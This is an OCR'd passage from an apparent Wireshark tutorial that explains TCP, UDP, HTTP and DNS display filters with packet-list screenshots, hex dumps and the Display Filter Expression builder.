⌄ Ethernet II, Src: Xerox_00:00:00 (00:00:01:00:00:00), Dst: fe
  › Destination: fe:ff:20:00:01:00 (fe:ff:20:00:01:00)
  › Source: Xerox_00:00:00 (00:00:01:00:00:00)
    Type: IPv4 (0x0800)
› Internet Protocol Version 4, Src: 145.254.160.237, Dst: 65.20
› Transmission Control Protocol, Src Port: 3372, Dst Port: 80,

0000  fe ff 20 00 01 00 00 00  01 00 00 00 08 00 45 00
0010  00 30 0f 41 40 00 80 06  91 eb 91 fe a0 ed 41 d0
0020  e4 df 0d 2c 00 50 38 af  fe 13 00 00 00 00 70 02
0030  22 38 c3 0c 00 00 02 04  05 b4 01 01 04 02

Type (eth.type), 2 byte(s)    Packets: 58653 · Displayed: 20 (0.0%)    Comments: 1    Profile: Default
```


```
ip.dst == 145.254.160.237
No.  Time      Source           Destination      Protocol Length Info
  2 0.911310  65.208.228.223   145.254.160.237  TCP        62 80 → 3372 [SYN, ACK] Seq=0 Ack=1 Win=584
  5 1.472116  65.208.228.223   145.254.160.237  TCP        54 80 → 3372 [ACK] Seq=1 Ack=480 Win=6432 L
  6 1.682419  65.208.228.223   145.254.160.237  TCP      1434 80 → 3372 [ACK] Seq=1 Ack=480 Win=6432 L
  8 1.812606  65.208.228.223   145.254.160.237  TCP      1434 80 → 3372 [ACK] Seq=1381 Ack=480 Win=643
 10 2.443513  65.208.228.223   145.254.160.237  TCP      1434 80 → 3372 [ACK] Seq=2761 Ack=480 Win=643
 11 2.553672  65.208.228.223   145.254.160.237  TCP      1434 80 → 3372 [PSH, ACK] Seq=4141 Ack=480 Wi
 14 2.633787  65.208.228.223   145.254.160.237  TCP      1434 80 → 3372 [ACK] Seq=5521 Ack=480 Win=643
 16 2.894161  65.208.228.223   145.254.160.237  TCP      1434 80 → 3372 [ACK] Seq=6901 Ack=480 Win=643
 17 2.914190  145.253.2.203    145.254.160.237  DNS       188 Standard query response 0x0023 A pagead2
 20 3.374852  65.208.228.223   145.254.160.237  TCP      1434 80 → 3372 [ACK] Seq=8281 Ack=480 Win=643

› Frame 2: 62 bytes on wire (496 bits), 62 bytes captured (496
⌄ Ethernet II, Src: fe:ff:20:00:01:00 (fe:ff:20:00:01:00), Dst:
  › Destination: Xerox_00:00:00 (00:00:01:00:00:00)
  › Source: fe:ff:20:00:01:00 (fe:ff:20:00:01:00)
    Type: IPv4 (0x0800)
› Internet Protocol Version 4, Src: 65.208.228.223, Dst: 145.25
› Transmission Control Protocol, Src Port: 80, Dst Port: 3372,

0000  00 00 01 00 00 00 fe ff  20 00 01 00 08 00 45 00
0010  00 30 00 00 40 00 2f 06  f2 2c 41 d0 e4 df 91 fe
0020  a0 ed 00 50 0d 2c 11 4c  61 8b 38 af fe 14 70 12
0030  16 d0 5b dc 00 00 02 04  05 64 01 01 04 02

Type (eth.type), 2 byte(s)    Packets: 58653 · Displayed: 23 (0.0%)    Comments: 1    Profile: Default
```

TCP

TCP filters help analysts filter the traffic according to protocol-level information from the packets (Transport layer of the OSI model). These filters filter transport protocol level information like source and destination ports, sequence number, acknowledgement number, windows size, timestamps, flags, length and protocol errors.

Filter	**Description**	Filter	Expression
`tcp.port == 80`	Show all TCP packets	`udp.port == 53`	Show

	with port 80		all UDP packets with port 53
`tcp.srcport == 1234`	Show all TCP packets originating from port 1234	`udp.srcport == 1234`	Show all UDP packets originating from port 1234
`tcp.dstport == 80`	Show all TCP packets sent to port 80	`udp.dstport == 5353`	Show all UDP packets sent to port 5353


Exercise.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.port == 80

```
No.  Time      Source           Destination      Protocol Length Info
   1 0.000000  145.254.160.237  65.208.228.223   TCP        62 3372 → 80 [SYN] Seq=0 Win=8760 Len=0 MSS=1460 SACK_PERM=1
   2 0.911310  65.208.228.223   145.254.160.237  TCP        62 80 → 3372 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380 SACK
   3 0.911310  145.254.160.237  65.208.228.223   TCP        54 3372 → 80 [ACK] Seq=1 Ack=1 Win=9660 Len=0
   4 0.911310  145.254.160.237  65.208.228.223   HTTP      533 GET /download.html HTTP/1.1
   5 1.472116  65.208.228.223   145.254.160.237  TCP        54 80 → 3372 [ACK] Seq=1 Ack=480 Win=6432 Len=0
   6 1.682419  65.208.228.223   145.254.160.237  TCP      1434 80 → 3372 [ACK] Seq=1 Ack=480 Win=6432 Len=1380 [TCP segment
   7 1.812606  145.254.160.237  65.208.228.223   TCP        54 3372 → 80 [ACK] Seq=480 Ack=1381 Win=9660 Len=0
   8 1.812606  65.208.228.223   145.254.160.237  TCP      1434 80 → 3372 [ACK] Seq=1381 Ack=480 Win=6432 Len=1380 [TCP segme
   9 2.012894  145.254.160.237  65.208.228.223   TCP        54 3372 → 80 [ACK] Seq=480 Ack=2761 Win=9660 Len=0
  10 2.443513  65.208.228.223   145.254.160.237  TCP      1434 80 → 3372 [ACK] Seq=2761 Ack=480 Win=6432 Len=1380 [TCP segme
  11 2.553672  65.208.228.223   145.254.160.237  TCP      1434 80 → 3372 [PSH, ACK] Seq=4141 Ack=480 Win=6432 Len=1380 [TCP
  12 2.553672  145.254.160.237  65.208.228.223   TCP        54 3372 → 80 [ACK] Seq=480 Ack=5521 Win=9660 Len=0
  14 2.633787  65.208.228.223   145.254.160.237  TCP      1434 80 → 3372 [ACK] Seq=5521 Ack=480 Win=6432 Len=1380 [TCP segme
  15 2.814046  145.254.160.237  65.208.228.223   TCP        54 3372 → 80 [ACK] Seq=480 Ack=6901 Win=9660 Len=0
  16 2.894161  65.208.228.223   145.254.160.237  TCP      1434 80 → 3372 [ACK] Seq=6901 Ack=480 Win=6432 Len=1380 [TCP segme
  18 2.984291  145.254.160.237  216.239.59.99    HTTP      775 GET /pagead/ads?client=ca-pub-2309191948673629&random=1084443
  19 3.014334  145.254.160.237  65.208.228.223   TCP        54 3372 → 80 [ACK] Seq=480 Ack=8281 Win=9660 Len=0
  20 3.374852  65.208.228.223   145.254.160.237  TCP      1434 80 → 3372 [ACK] Seq=8281 Ack=480 Win=6432 Len=1380 [TCP segme
  21 3.495025  65.208.228.223   145.254.160.237  TCP      1434 80 → 3372 [PSH, ACK] Seq=9661 Ack=480 Win=6432 Len=1380 [TCP
```

```
› Frame 1: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on
› Ethernet II, Src: Xerox_00:00:00 (00:00:01:00:00:00), Dst: fe:ff:20:00
› Internet Protocol Version 4, Src: 145.254.160.237, Dst: 65.208.228.223
⌄ Transmission Control Protocol, Src Port: 3372, Dst Port: 80, Seq: 0, L
    Source Port: 3372
    Destination Port: 80
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 0    (relative sequence number)
    Sequence number (raw): 951057939
    [Next sequence number: 1    (relative sequence number)]
    Acknowledgment number: 0
    Acknowledgment number (raw): 0
    0111 .... = Header Length: 28 bytes (7)
  › Flags: 0x002 (SYN)
    Window size value: 8760
    [Calculated window size: 8760]
    Checksum: 0xc30c [unverified]
```

```
0000  fe ff 20 00 01 00 00 00  01 00 00 00 08 00 45 00   ·· ····· ······E·
0010  00 30 0f 41 40 00 80 06  91 eb 91 fe a0 ed 41 d0   ·0·A@··· ······A·
0020  e4 df 0d 2c 00 50 38 af  fe 13 00 00 00 00 70 02   ···,·P8· ······p·
0030  22 38 c3 0c 00 00 02 04  05 b4 01 01 04 02         "8······ ······
```

Exercise.pcapng | Packets: 58653 · Displayed: 58421 (99.6%) | Comments: 1 | Profile: Default

udp.port == 53

```
No.  Time      Source           Destination      Protocol Length Info
  13 2.553672  145.254.160.237  145.253.2.203    DNS        89 Standard query 0x0023 A pagead2.googlesyndication.com
  17 2.914190  145.253.2.203    145.254.160.237  DNS       188 Standard query response 0x0023 A pagead2.googlesyndication.co
  44 2855104…  192.168.43.9     192.168.43.1     DNS        80 Standard query 0x528e PTR 8.8.8.8.in-addr.arpa
  45 2855104…  192.168.43.9     192.168.43.1     DNS        80 Standard query 0x528e PTR 8.8.8.8.in-addr.arpa
  46 2855104…  192.168.43.1     192.168.43.9     DNS       124 Standard query response 0x528e PTR 8.8.8.8.in-addr.arpa PTR g
  53 2855104…  192.168.43.9     192.168.43.1     DNS        80 Standard query 0x695d PTR 4.4.8.8.in-addr.arpa
  54 2855104…  192.168.43.1     192.168.43.9     DNS       124 Standard query response 0x695d PTR 4.4.8.8.in-addr.arpa PTR g
  59 2855104…  192.168.43.9     192.168.43.1     DNS        80 Standard query 0x833a PTR 2.2.2.4.in-addr.arpa
  60 2855104…  192.168.43.1     192.168.43.9     DNS       116 Standard query response 0x833a PTR 2.2.2.4.in-addr.arpa PTR b
  67 2855105…  192.168.43.9     192.168.43.1     DNS        77 Standard query 0x2121 A www.wireshark.org
  68 2855105…  192.168.43.1     192.168.43.9     DNS        93 Standard query response 0x2121 A www.wireshark.org A 174.137.
  69 2855105…  192.168.43.9     192.168.43.1     DNS        77 Standard query 0x2c58 A www.wireshark.org
  70 2855105…  192.168.43.1     192.168.43.9     DNS        93 Standard query response 0x2c58 A www.wireshark.org A 174.137.
 493 5684154…  10.10.57.178     10.0.0.2         DNS       103 Standard query 0xff00 A www.prd.map.nytimes.xovr.nyt.net OPT
 494 5684154…  10.10.57.178     10.0.0.2         DNS       103 Standard query 0x89e9 AAAA www.prd.map.nytimes.xovr.nyt.net O
 495 5684154…  10.10.57.178     10.0.0.2         DNS        93 Standard query 0x73f3 AAAA www.bemytravelmuse.com OPT
 497 5684154…  10.0.0.2         10.10.57.178     DNS       149 Standard query response 0x73f3 AAAA www.bemytravelmuse.com AA
 498 5684154…  10.0.0.2         10.10.57.178     DNS       152 Standard query response 0xff00 A www.prd.map.nytimes.xovr.nyt
 499 5684154…  10.0.0.2         10.10.57.178     DNS       197 Standard query response 0x89e9 AAAA www.prd.map.nytimes.xovr.
```

```
› Frame 13: 89 bytes on wire (712 bits), 89 bytes captured (712 bits) on
› Ethernet II, Src: Xerox_00:00:00 (00:00:01:00:00:00), Dst: fe:ff:20:00
› Internet Protocol Version 4, Src: 145.254.160.237, Dst: 145.253.2.203
⌄ User Datagram Protocol, Src Port: 3009, Dst Port: 53
    Source Port: 3009
    Destination Port: 53
    Length: 55
    Checksum: 0x10af [unverified]
    [Checksum Status: Unverified]
    [Stream index: 0]
  › [Timestamps]
⌄ Domain Name System (query)
    Transaction ID: 0x0023
  ⌄ Flags: 0x0100 Standard query
      0... .... .... .... = Response: Message is a query
      .000 0... .... .... = Opcode: Standard query (0)
      .... ..0. .... .... = Truncated: Message is not truncated
      .... ...1 .... .... = Recursion desired: Do query recursively
```


```
0000  fe ff 20 00 01 00 00 00  01 00 00 00 08 00 45 00   ·· ····· ······E·
0010  00 4b 0f 49 00 00 80 11  63 a5 91 fe a0 ed 91 fd   ·K·I···· c·······
0020  02 cb 0b c1 00 35 00 37  10 af 00 23 01 00 00 01   ·····5·7 ···#····
0030  00 00 00 00 00 00 07 70  61 67 65 61 64 32 11 67   ·······p agead2·g
0040  6f 6f 67 6c 65 73 79 6e  64 69 63 61 74 69 6f 6e   ooglesyn dication
0050  03 63 6f 6d 00 00 01 00  01                        ·com···· ·
```

Source or Destination Port: Unsigned integer, 2 bytes | Packets: 58653 · Displayed: 103 (0.2%) | Comments: 1 | Profile: Default

Application Level Protocol Filters | and DNS

Application-level protocol filters help analysts filter the traffic according to application protocol level information from the packets (Application layer of the OSI model). These filters filter application-specific information, like payload and linked data, depending on the protocol type.

Filter	Description	Filter	Description
`http`	Show all HTTP packets	`dns`	Show all DNS packets
`http.response.code == 200`	Show all packets with HTTP response code "200"	`dns.flags.response == 0`	Show all DNS requests
`http.request.method == "GET"`	Show all HTTP GET requests	`dns.flags.response == 1`	Show all DNS responses
`http.request.method == "POST"`	Show all HTTP POST requests	`dns.qry.type == 1`	Show all DNS "A" records



Exercise.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help


```
http.response.code == 200

No.    Time       Source          Destination      Protocol  Length Info
   27  3.955688   216.239.59.99   145.254.160.237  HTTP         214 HTTP/1.1 200 OK  (text/html)
   38  4.846969   65.208.228.223  145.254.160.237  HTTP/XML     478 HTTP/1.1 200 OK
 1685  5684154…   10.10.47.123    10.10.57.178     HTTP         404 HTTP/1.0 200 OK  (text/html)
 4306  5684154…   10.10.47.123    10.10.57.178     HTTP        5520 HTTP/1.0 200 OK  (text/plain)
31225  5684154…   44.228.249.3    10.10.57.178     HTTP        2625 HTTP/1.1 200 OK  (text/html)
32664  5684154…   44.228.249.3    10.10.57.178     HTTP        2813 HTTP/1.1 200 OK  (text/html)
33823  5684155…   44.228.249.3    10.10.57.178     HTTP        2670 HTTP/1.1 200 OK  (text/html)
35565  5684155…   44.228.249.3    10.10.57.178     HTTP        2813 HTTP/1.1 200 OK  (text/html)
37094  5684155…   44.228.249.3    10.10.57.178     HTTP         143 HTTP/1.1 200 OK  (text/html)
37294  5684155…   44.228.249.3    10.10.57.178     HTTP        1516 HTTP/1.1 200 OK  (JPEG JFIF image)
37363  5684155…   44.228.249.3    10.10.57.178     HTTP          71 HTTP/1.1 200 OK  (JPEG JFIF image)
37397  5684155…   44.228.249.3    10.10.57.178     HTTP        1672 HTTP/1.1 200 OK  (JPEG JFIF image)
37502  5684155…   44.228.249.3    10.10.57.178     HTTP        2151 HTTP/1.1 200 OK  (JPEG JFIF image)
37505  5684155…   44.228.249.3    10.10.57.178     HTTP         417 HTTP/1.1 200 OK  (JPEG JFIF image)
37536  5684155…   44.228.249.3    10.10.57.178     HTTP         164 HTTP/1.1 200 OK  (JPEG JFIF image)
39798  5684155…   44.228.249.3    10.10.57.178     HTTP          71 HTTP/1.1 200 OK  (JPEG JFIF image)
43395  5684155…   44.228.249.3    10.10.57.178     HTTP         172 HTTP/1.1 200 OK  (text/html)
45562  5684155…   44.228.249.3    10.10.57.178     HTTP         967 HTTP/1.1 200 OK  (text/html)
53487  5684155…   44.228.249.3    10.10.57.178     HTTP         678 HTTP/1.1 200 OK  (text/html)

▸ Frame 27: 214 bytes on wire (1712 bits), 214 bytes captured (1712 bits
▸ Ethernet II, Src: fe:ff:20:00:01:00 (fe:ff:20:00:01:00), Dst: Xerox_00
▸ Internet Protocol Version 4, Src: 216.239.59.99, Dst: 145.254.160.237
▸ Transmission Control Protocol, Src Port: 80, Dst Port: 3371, Seq: 1431
▸ [2 Reassembled TCP Segments (1590 bytes): #26(1430), #27(160)]
▾ Hypertext Transfer Protocol
  ▾ HTTP/1.1 200 OK\r\n
    ▸ [Expert Info (Chat/Sequence): HTTP/1.1 200 OK\r\n]
      Response Version: HTTP/1.1
      Status Code: 200
      [Status Code Description: OK]
      Response Phrase: OK
    P3P: policyref="http://www.googleadservices.com/pagead/p3p.xml", CP=
    Content-Type: text/html; charset=ISO-8859-1\r\n
    Content-Encoding: gzip\r\n
    Server: CAFE/1.0\r\n
    Cache-control: private, x-gzip-ok=""\r\n
  ▸ Content-length: 1272\r\n

0000  00 00 01 00 00 00 fe ff  20 00 01 00 08 00 45 10
0010  00 c8 85 cf 00 00 37 06  b6 12 d8 ef 3b 63 91 fe
0020  a0 ed 00 50 0d 2b 2e 6b  59 1a 36 c2 20 f9 50 18
0030  7a e4 de 29 00 00 47 9a  63 ee 2f a7 b8 0c ab 3b
0040  e5 ad 96 8a 89 c4 d9 1c  75 ee ab 25 e8 5c f7 c1
0050  0b 7e 8e de fb 82 87 87  2b 92 25 40 a5 d9 79 50
0060  cf b2 c0 97 6f c7 ab 25  0d 29 90 11 a5 24 c0 50
0070  d7 2b 2d 9b ea 84 4a 8a  79 51 5c f0 76 9b 72 81
0080  89 6d be 88 6a 09 f7 68  0a 15 f9 d9 5b ef a4 b0
0090  7d e5 2d da 65 c1 f4 40  29 14 5c 10 de d7 10 de
00a0  d7 cb f0 d6 88 48 a9 57  c5 61 c0 71 7a bd 19 f2
00b0  4f cf ba d5 f7 89 42 c1  14 0d 8b 1b 67 91 41 fc
00c0  78 16 17 3b e6 4d d1 bc  36 9a 2f c2 bf 01 7b dc
00d0  03 39 18 0e 00 00

Frame (214 bytes)   Reassembled TCP (1590 bytes)   Uncompressed entity body (3(
Exercise.pcapng   Packets: 58653 · Displayed: 19 (0.0%)   Comments: 1   Profile: Default
```

Exercise.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
dns.flags.response == 0

No.    Time       Source           Destination      Protocol  Length Info
   13  2.553672   145.254.160.237  145.253.2.203    DNS           89 Standard query 0x0023 A pagead2.googlesyndication.com
   44  2855104…   192.168.43.9     192.168.43.1     DNS           88 Standard query 0x528e PTR 8.8.8.8.in-addr.arpa
   45  2855104…   192.168.43.9     192.168.43.1     DNS           88 Standard query 0x528e PTR 8.8.8.8.in-addr.arpa
   53  2855104…   192.168.43.9     192.168.43.1     DNS           88 Standard query 0x695d PTR 4.4.8.8.in-addr.arpa
   59  2855104…   192.168.43.9     192.168.43.1     DNS           88 Standard query 0x833a PTR 2.2.2.4.in-addr.arpa
   67  2855105…   192.168.43.9     192.168.43.1     DNS           77 Standard query 0x2121 A www.wireshark.org
   69  2855105…   192.168.43.9     192.168.43.1     DNS           77 Standard query 0x2c58 A www.wireshark.org
  493  5684154…   10.10.57.178     10.0.0.2         DNS          103 Standard query 0xff00 A www.prd.map.nytimes.xovr.nyt.net OPT
  494  5684154…   10.10.57.178     10.0.0.2         DNS          103 Standard query 0x89e9 AAAA www.prd.map.nytimes.xovr.nyt.net O
  495  5684154…   10.10.57.178     10.0.0.2         DNS           93 Standard query 0x73f3 AAAA www.bemytravelmuse.com OPT
  500  5684154…   10.10.57.178     10.0.0.2         DNS           93 Standard query 0xd820 AAAA nytimes.map.fastly.net OPT
 1714  5684154…   10.10.57.178     10.0.0.2         DNS          107 Standard query 0x81d6 A dualstack.cni-digital.map.fastly.net
 1715  5684154…   10.10.57.178     10.0.0.2         DNS          113 Standard query 0x11da AAAA dazeddigital-com.dazedgroup.netdna
 1716  5684154…   10.10.57.178     10.0.0.2         DNS          107 Standard query 0xdc90 AAAA dualstack.cni-digital.map.fastly.n
 1720  5684154…   10.10.57.178     10.0.0.2         DNS          101 Standard query 0xd569 A incoming.telemetry.mozilla.org OPT
 1721  5684154…   10.10.57.178     10.0.0.2         DNS          101 Standard query 0xb57f AAAA incoming.telemetry.mozilla.org OPT
 1726  5684154…   10.10.57.178     10.0.0.2         DNS          114 Standard query 0xa5dd AAAA prod.ingestion-edge.prod.dataops.m
 1732  5684154…   10.10.57.178     10.0.0.2         DNS          114 Standard query 0xc37e AAAA prod.ingestion-edge.prod.dataops.m
 1736  5684154…   10.10.57.178     10.0.0.2         DNS          114 Standard query 0x89bf AAAA prod.ingestion-edge.prod.dataops.m

▸ Frame 13: 89 bytes on wire (712 bits), 89 bytes captured (712 bits) on
▸ Ethernet II, Src: Xerox_00:00:00 (00:00:01:00:00:00), Dst: fe:ff:20:00
▸ Internet Protocol Version 4, Src: 145.254.160.237, Dst: 145.253.2.203
▾ User Datagram Protocol, Src Port: 3009, Dst Port: 53
    Source Port: 3009
    Destination Port: 53
    Length: 55
    Checksum: 0x10af [unverified]
    [Checksum Status: Unverified]
    [Stream index: 0]
  ▸ [Timestamps]
▾ Domain Name System (query)
    Transaction ID: 0x0023
  ▾ Flags: 0x0100 Standard query
      0... .... .... .... = Response: Message is a query
      .000 0... .... .... = Opcode: Standard query (0)
      .... ..0. .... .... = Truncated: Message is not truncated
      .... ...1 .... .... = Recursion desired: Do query recursively

0000  fe ff 20 00 01 00 00 00  01 00 00 00 08 00 45 00
0010  00 4b 0f 49 00 00 80 11  63 a5 91 fe a0 ed 91 fd
0020  02 cb 0b c1 00 35 00 37  10 af 00 23 01 00 00 01
0030  00 00 00 00 00 00 07 70  61 67 65 61 64 32 11 67
0040  6f 6f 67 6c 65 73 79 6e  64 69 63 61 74 69 6f 6e
0050  03 63 6f 6d 00 00 01 00  01

Response: Boolean   Packets: 58653 · Displayed: 54 (0.1%)   Comments: 1   Profile: Default
```

Display Filter Expressions

- Wireshark has a built-in option (Display Filter Expression) that stores all supported protocol structures to help analysts create display filters. When an analyst can't recall the required filter for a specific protocol or is unsure about the assignable values for a filter, the Display Filter Expressions menu provides an easy-to-use display filter builder guide. It is available under the "**Analyse --> Display Filter Expression**" menu.



1
Exerc
Analyze Statistics Telephony Wireles
Display Filters…
Display Filter Macros…
Display Filter Expression…
Apply as Column Ctrl+Shift+I
Apply as Filter
Prepare a Filter
Conversation Filter
Enabled Protocols… Ctrl+Shift+E
Decode As…
Reload Lua Plugins Ctrl+Shift+L
SCTP
Follow
Show Packet Bytes… Ctrl+Shift+O
Expert Information
2
Wireshark · Display Filter Expression
Field Name
ip.opt.sec_rfc791_hr · Handling R…
ip.opt.sec_rfc791_sec · Security
ip.opt.sec_rfc791_tcc · Transmissi…
ip.opt.sid · Stream Identifier
ip.opt.time_stamp · Time stamp
ip.opt.time_stamp_addr · Address
ip.opt.type · Type
ip.opt.type.class · Class
ip.opt.type.copy · Copy on fragme…
ip.opt.type.number · Number
ip.proto · Protocol
ip.reassembled.data · Reassembl…
ip.reassembled.length · Reassem…
ip.reassembled_in · Reassembled …
ip.rec_rt · Recorded Route
ip.rec_rt_host · Recorded Route H…
ip.src · Source
ip.src_host · Source Host
ip.src_rt · Source Route
ip.src_rt_host · Source Route Host
ip.subopt_too_long · Suboption w…
ip.tos · Type of Service
ip.tos.cost · Cost
ip.tos.delay · Delay
ip.tos.precedence · Precedence
ip.tos.reliability · Reliability
ip.tos.throughput · Throughput
ip.ttl · Time to live
ip.ttl.lncb · Time To Live
ip.ttl.too_small · Time To Live
ip.version · Version
IPv6 Destination · Destination Optio…
IPv6 Fragment · Fragment Header fo…
IPv6 HSGW Link Local Address IID · I…
IPv6 Hop-by-Hop · IPv6 Hop-by-Hop …
IPv6 Routing · Routing Header for IPv6
Relation
is present
==
!=
>
<
>=
<=
in
Value (Unsigned integer, 1 byte)
Predefined Values
IPv6 Hop-by-Hop Option
ICMP
IGMP
GGP
IPIP
Stream
TCP
CBT
EGP
IGRP
BBN RCC
Network Voice
Range (offset:length)
Search:
Help
Cancel
OK
3
Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Value: 6

ip.proto == 6

Click OK to insert this filter


ip.proto == 6

▼ Advanced Filtering

